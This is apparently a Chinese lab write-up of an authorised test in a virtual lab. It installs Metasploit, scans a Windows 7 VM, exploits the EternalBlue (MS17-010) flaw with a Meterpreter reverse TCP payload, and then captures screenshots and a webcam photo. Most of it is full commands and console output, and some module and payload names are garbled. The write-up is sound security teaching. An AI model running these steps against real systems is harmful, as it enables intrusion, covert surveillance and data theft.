sudo wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```

(2) 给安装文件赋操作权限，执行命令：

```
sudo chmod +x metasploit-latest-linux-x64-installer.run
```

(3) 运行安装包，执行命令：

```
sudo ./metasploit-latest-linux-x64-installer.run
```

(4) 按照安装向导，一路选择默认设置，等待安装完成即可。

2. 利用 Metasploit 对 Windows7 系统靶机进行攻击

(1) 准备工作：获取攻击主机 Linux Ubuntu 系统的信息：

```
neuljh@neuljh-virtual-machine:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.176.132 netmask 255.255.255.0 broadcast 192.168.176.255
              inet6 fe80::2086:40fb:56cb:2d91/64 scopeid 0x20<link>
                ether 00:0c:29:fc:1b:76 txqueuelen 1000 (以太网)
                  RX packets 10356 bytes 1384624 (1.3 MB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 5590 bytes 1161945 (1.1 MB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                device interrupt 19 base 0x2000
```

(2) 准备工作，获取靶机主机 Windows7 系统的信息：

```
C:\>ipconfig

Windows IP 配置

以太网适配器 Bluetooth 网络连接:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地链接 IPv6 地址 . . . . . : fe80::c2c:7aca:6948:9b88%11
    IPv4 地址 . . . . . : 192.168.176.131
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.176.2
```

(3) 由此收集到信息：目标主机为 Windows7 (IP: 192.168.176.131)；攻击机为 Ubuntu (IP: 192.168.176.132)；工具为 metasploit6。

(4) 启动 Metasploit:

```

neuljh@neuljh-virtual-machine:~$ msfconsole

/ it looks like you're trying to run a
\ module
-----
\

{
  @ @
  || |
  || |
  \_/_\

=[ metasploit v6.3.4-dev
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post      ]
+ -- --=[ 965 payloads - 45 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

```

(5) 探测目标主机信息:

```

msf6 > nmap -sT -A --script=smb-vuln-ms08-067 -P0 192.168.176.131
[*] exec: nmap -sT -A --script=smb-vuln-ms08-067 -P0 192.168.176.131

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-05 18:29 CST
Nmap scan report for 192.168.176.131
Host is up (0.00065s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: NEU_LJH-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.83 seconds

```

发现 445 端口开放着，这是我们后续重点关注的对象。

(6) 选择 Windows7 特有的 MS17_010 漏洞，就是永恒之蓝漏洞来入侵 Windows7。 查找 MS17_010 漏洞相关的信息：

```

msf6 > search ms17_010
Matching Modules
=====
# Name                   Disclosure Date  Rank    Check  Description
- ...
0 exploit/windows/smb/ms17_010_永恒之蓝          2017-03-14  average Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec           2017-03-14  normal  Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command          2017-03-14  normal  No    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010            2017-03-14  normal  No    MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

```

(7) 选择辅助模块探测主机是否存在 MS17_010 漏洞：

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

(8) 设定 MS17_010 漏洞的攻击对象 Windows7 的 IP 地址：

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.176.131
RHOST => 192.168.176.131
```

(9) 检测靶机 Windows7 系统是否存在此漏洞：

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.176.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.176.131:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

显示是 likely,这是一种十分委婉的说法，实际上我们已经得知了靶机 Windows7 系统很大概率存在 MS17_010 漏洞。

(10) 使用 MS17_010 漏洞对应的攻击模块并导入:

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_永恒之蓝
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

(11) 使用 payload 关键字显示所有的载荷:

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date Rank Check Description
.  ...
0  payload/generic/custom
1  payload/generic/shell_bind_tcp
2  payload/generic/shell_reverse_tcp
3  payload/generic/ssh_interact
4  payload/windows/x64/bind_ipv6_tcp
5  payload/windows/x64/custom/bind_ipv6_tcp_uuid
6  payload/windows/x64/custom/bind_named_pipe
7  payload/windows/x64/bind_tcp
8  payload/windows/x64/custom/bind_tcp_rc4
9  payload/windows/x64/custom/bind_tcp_uuid
10 payload/windows/x64/custom/reverse_http
11 payload/windows/x64/custom/reverse_https
12 payload/windows/x64/custom/reverse_named_pipe
13 payload/windows/x64/custom/reverse_tcp
14 payload/windows/x64/custom/reverse_tcp_rc4
15 payload/windows/x64/custom/reverse_tcp_uuid
16 payload/windows/x64/custom/reverse_wlnhttp
17 payload/windows/x64/custom/reverse_wlnhttps
18 payload/windows/x64/exec
19 payload/windows/x64/messagebox
20 payload/windows/x64/meterpreter/bbind_ipv6_tcp
21 payload/windows/x64/meterpreter/bbind_ipv6_tcp_uuid
22 payload/windows/x64/meterpreter/bbind_ipv6_tcp_uuid
Support
23 payload/windows/x64/meterpreter/bbind_named_pipe
24 payload/windows/x64/meterpreter/bbind_tcp
25 payload/windows/x64/meterpreter/bbind_tcp_rc4
asm)
26 payload/windows/x64/meterpreter/bbind_tcp_uuid
x64)
27 payload/windows/x64/meterpreter/reverse_http
28 payload/windows/x64/meterpreter/reverse_https

29 payload/windows/x64/meterpreter/reverse_named_pipe
normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stage
30 payload/windows/x64/meterpreter/reverse_tcp
normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
31 payload/windows/x64/meterpreter/reverse_tcp_rc4
normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
Metasm)
32 payload/windows/x64/meterpreter/reverse_tcp_uuid
normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
ows x64)
33 payload/windows/x64/meterpreter/reverse_wlnhttp
normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wlnhttp)
34 payload/windows/x64/meterpreter/reverse_wlnhttps
normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (wlnhttp)
35 payload/windows/x64/pelnect/bind_ipv6_tcp
normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
36 payload/windows/x64/pelnect/bind_ipv6_tcp_uuid
normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
37 payload/windows/x64/pelnect/bind_named_pipe
normal No Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
38 payload/windows/x64/pelnect/bind_tcp
normal No Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
39 payload/windows/x64/pelnect/bind_tcp_rc4
normal No Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
40 payload/windows/x64/powershell_bind_ipv6_tcp
normal No Windows Interactive Powershell Session, Bind TCP
41 payload/windows/x64/powershell_bind_ipv6_tcp_uuid
normal No Windows Interactive Powershell Session, Bind TCP
42 payload/windows/x64/pelnect/reverse_named_pipe
normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
43 payload/windows/x64/pelnect/reverse_tcp
normal No Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
44 payload/windows/x64/pelnect/reverse_tcp_rc4
normal No Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
45 payload/windows/x64/pingback_reverse_tcp
normal No Windows x64 Pingback, Reverse TCP Inline
46 payload/windows/x64/powershell_bind_tcp
normal No Windows Interactive Powershell Session, Reverse TCP
47 payload/windows/x64/powershell_reverse_tcp
normal No Windows Interactive Powershell Session, Reverse TCP
48 payload/windows/x64/powershell_reverse_tcp_ssl
normal No Windows Interactive Powershell Session, Reverse TCP SSL
49 payload/windows/x64/shell_bind_ipv6_tcp
normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
50 payload/windows/x64/shell/bind_ipv6_tcp_uuid
normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
51 payload/windows/x64/shell/bind_named_pipe
normal No Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
52 payload/windows/x64/shell/bind_tcp
normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
53 payload/windows/x64/shell/bind_tcp_rc4
normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
54 payload/windows/x64/shell/bind_tcp_uuid
normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
55 payload/windows/x64/shell/reverse_tcp
normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
56 payload/windows/x64/shell/reverse_tcp_rc4
normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
57 payload/windows/x64/shell/reverse_tcp_uuid
normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
58 payload/windows/x64/shell_bind_tcp
normal No Windows x64 Command Shell, Bind TCP InLine
59 payload/windows/x64/shell_reverse_tcp
normal No Windows x64 Command Shell, Reverse TCP InLine
60 payload/windows/x64/vncinject/bind_ipv6_tcp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
61 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
Support)
62 payload/windows/x64/vncinject/bind_named_pipe
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
63 payload/windows/x64/vncinject/bind_tcp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
64 payload/windows/x64/vncinject/bbind_tcp_rc4
normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Meta
sm)
65 payload/windows/x64/vncinject/bind_tcp_uuid
normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)

66 payload/windows/x64/vncinject/reverse_http
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
67 payload/windows/x64/vncinject/reverse_https
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (wininet)
68 payload/windows/x64/vncinject/reverse_tcp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
69 payload/windows/x64/vncinject/reverse_tcp_rc4
normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, M
etasm)
70 payload/windows/x64/vncinject/reverse_tcp_uuid
normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Window
ws x64)
71 payload/windows/x64/vncinject/reverse_wlnhttp
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wlnhttp)
72 payload/windows/x64/vncinject/reverse_wlnhttps
normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (wlnhttp)
```

(12) 设定攻击载荷，靶机 IP RHOST 和攻击 IP LHOST:

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOST 192.168.176.131
RHOST => 192.168.176.131
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 192.168.176.132
LHOST => 192.168.176.132
```

(13) 开始攻击靶机 Windows7:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] 192.168.176.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.176.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.176.131:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.176.131:445 - The target is vulnerable.
[*] 192.168.176.131:445 - Connecting to target for exploitation.
[+] 192.168.176.131:445 - Connection established for exploitation.
[+] 192.168.176.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.176.131:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.176.131:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.176.131:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.176.131:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.176.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.176.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.176.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.176.131:445 - Starting non-paged pool grooming
[+] 192.168.176.131:445 - Sending SMBv2 buffers
[+] 192.168.176.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.176.131:445 - Sending final SMBv2 buffers.
[*] 192.168.176.131:445 - Sending last fragment of exploit packet!
[*] 192.168.176.131:445 - Receiving response from exploit packet
[+] 192.168.176.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.176.131:445 - Sending egg to corrupted connection.
[*] 192.168.176.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.176.131
[*] Meterpreter session 1 opened (192.168.176.132:4444 -> 192.168.176.131:49179) at 2023-03-05 18:37:14 +0800
[+] 192.168.176.131:445 - =====-
[+] 192.168.176.131:445 - =====WIN=====
[+] 192.168.176.131:445 - =====-

```

成功地对目标机器攻击渗透，这个时候我们可以完全的控制对应的 Windows7 系统。Metasploit 提供了一个非常强大的后渗透工具——Meterpreter，该工具具有多重功能，使后续的渗透入侵变得更容易。获取目标机的 Meterpreter Shell 后，就进入了 Metasploit 最精彩的后期渗透利用阶段，后期渗透模块有 200 多个，Meterpreter 有以下优势：

- 纯内存工作模式，不需要对磁盘进行任何写入操作。
- 使用加密通信协议，而且可以同时与几个信道通信。
- 在被攻击进程内工作，不需要创建新的进程。
- 易于在多进程之间迁移。
- 平台通用，适用于 Windows、Linux、BSD 系统，并支持 Intel x86 和 Intel x64 平台。

3. 窃取靶机 windows7 控制权之后进行控制操作

(1) 收集系统信息。先输入 sysinfo 命令查看目标机的系统信息，例如操作系统和体系结构：

```

meterpreter > sysinfo
Computer       : NEU_LJH-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: zh_CN
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows

```

在对应靶机 Windows7 上进入命令行输入 systeminfo 查看系统信息：

```
C:\Users\neu_ljh>systeminfo

主机名:          NEU_LJH-PC
OS 名称:        Microsoft Windows 7 旗舰版
OS 版本:        6.1.7601 Service Pack 1 Build 7601
OS 制造商:      Microsoft Corporation
OS 配置:        独立工作站
OS 构件类型:    Multiprocessor Free
注册的所有人:   neu_ljh
注册的组织:
产品 ID:        00426-292-0000007-85655
初始安装日期:  2023/3/5, 16:18:17
系统启动时间:  2023/3/5, 18:27:22
系统制造商:    VMware, Inc.
系统型号:      VMware Virtual Platform
系统类型:      x64-based PC
处理器:        安装了 1 个处理器。
[01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz

BIOS 版本:      Phoenix Technologies LTD 6.00, 2020/11/12
Windows 目录:  C:\Windows
系统目录:      C:\Windows\system32
启动设备:      \Device\HarddiskVolume1
系统区域设置: zh-cn;中文(中国)
输入法区域设置: zh-cn;中文(中国)
时区:          <UTC+08:00>北京, 重庆, 香港特别行政区, 乌鲁木齐
```

发现信息完全一致。

(2) 查看靶机 Windows7 是否运行在虚拟机上:

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
```

(3) 输入 route 命令查看靶机 Windows7 完整的网络设置

```
meterpreter > route
IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----      -----      -----
0.0.0.0     0.0.0.0     192.168.176.2 10      11
127.0.0.0   255.0.0.0   127.0.0.1   306     1
127.0.0.1   255.255.255.255 127.0.0.1   306     1
127.255.255.255 255.255.255.255 127.0.0.1   306     1
192.168.176.0 255.255.255.0   192.168.176.131 266     11
192.168.176.131 255.255.255.255 192.168.176.131 266     11
192.168.176.255 255.255.255.255 192.168.176.131 266     11
224.0.0.0    240.0.0.0   127.0.0.1   306     1
224.0.0.0    240.0.0.0   192.168.176.131 266     11
255.255.255.255 255.255.255.255 127.0.0.1   306     1
255.255.255.255 255.255.255.255 192.168.176.131 266     11

No IPv6 routes were found.
```

(4) 输入 run post/windows/gather/enum_logged_on_users 命令列举当前有多少用户登陆了靶机 Windows7:

```
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running module against NEU_LJH-PC (192.168.176.131)

Current Logged Users
=====
SID           User
---
S-1-5-21-2952244600-2715806857-1195074726-1001 neu_ljh-PC\neu_ljh

[+] Results saved in: /home/neuljh/.msf4/loot/20230305213948_default_192.168.176.131_host.users.activ_326775.txt

Recently Logged Users
=====
SID           Profile Path
---
S-1-5-18      C:\Windows\system32\config\systemprofile
S-1-5-19      C:\Windows\ServiceProfiles\LocalService
S-1-5-20      C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-2952244600-2715806857-1195074726-1001 C:\Users\neu_ljh
```

靶机 Windows7 系统仅存在 neu_ljh 一个用户,且当前已经登陆。

- (5) 输入 run post/windows/gather/enum_applications 命令列举安装在目标机靶机 Windows7 上的应用程序:


```
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on NEU_LJH-PC

Installed Applications
=====
Name          Version
-----
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913 14.28.29913.0
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913 14.28.29913.0
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913 14.28.29913
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913 14.28.29913
```


- (6) 输入 screengrab/screenshot 命令就可以抓取此时目标机的屏幕截图:

```
meterpreter > load espla
Loading extension espla...Success.
meterpreter > screengrab
Screenshot saved to: /home/neuljh/ppfKeWMg.jpeg
meterpreter > eog /opt/metasploit/common/lib/libz.so.1: version `ZLIB_1.2.9' not found (required by /usr/lib/x86_64-linux-gnu/libpng16.so.16)
Screenshot
Screenshot saved to: /home/neuljh/KKXBnMp0.jpeg
meterpreter > 
```

发现在本地多出了两个 JPEG 图片文件，为抓取的屏幕截图。



查看对应的图片：



(7) 查看目标机有没有摄像头的命令为 `webcam_list`:

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter >
```

发现靶机 Windows7 并没有摄像头的权限。给靶机 Windows7 配置摄像头权限后，再次测试命令：


```
meterpreter > webcam_list  
1: USB2.0 HD UVC WebCam  
meterpreter >
```

发现成功检测到靶机 Windows7 获得了摄像头权限。

(8) 输入 webcam_snap 命令打开目标机摄像头并拍摄一照片：

```
meterpreter > webcam_snap  
[*] Starting...  
[*] Got frame  
[*] Stopped  
Webcam shot saved to: /home/neuljh/pLbEuiOD.jpeg  
meterpreter > eog: /opt/metasploit/common/lib/libz.so.1: version 'ZLIB_1.2.9' not found (required by /usr/lib/x86_64-linux-gnu/libpng16.so.16)
```

查看照片：



图片经过后期处理。

4. 功能或后果

入侵系统成功后，恶意软件将会建立 TCP 连接，攻击方将会通过 msfconsole 控制终端远程操控用户设备，获取用户信息。

Metasploit 在设置攻击模块时，会配置以下的模块：

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_etalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

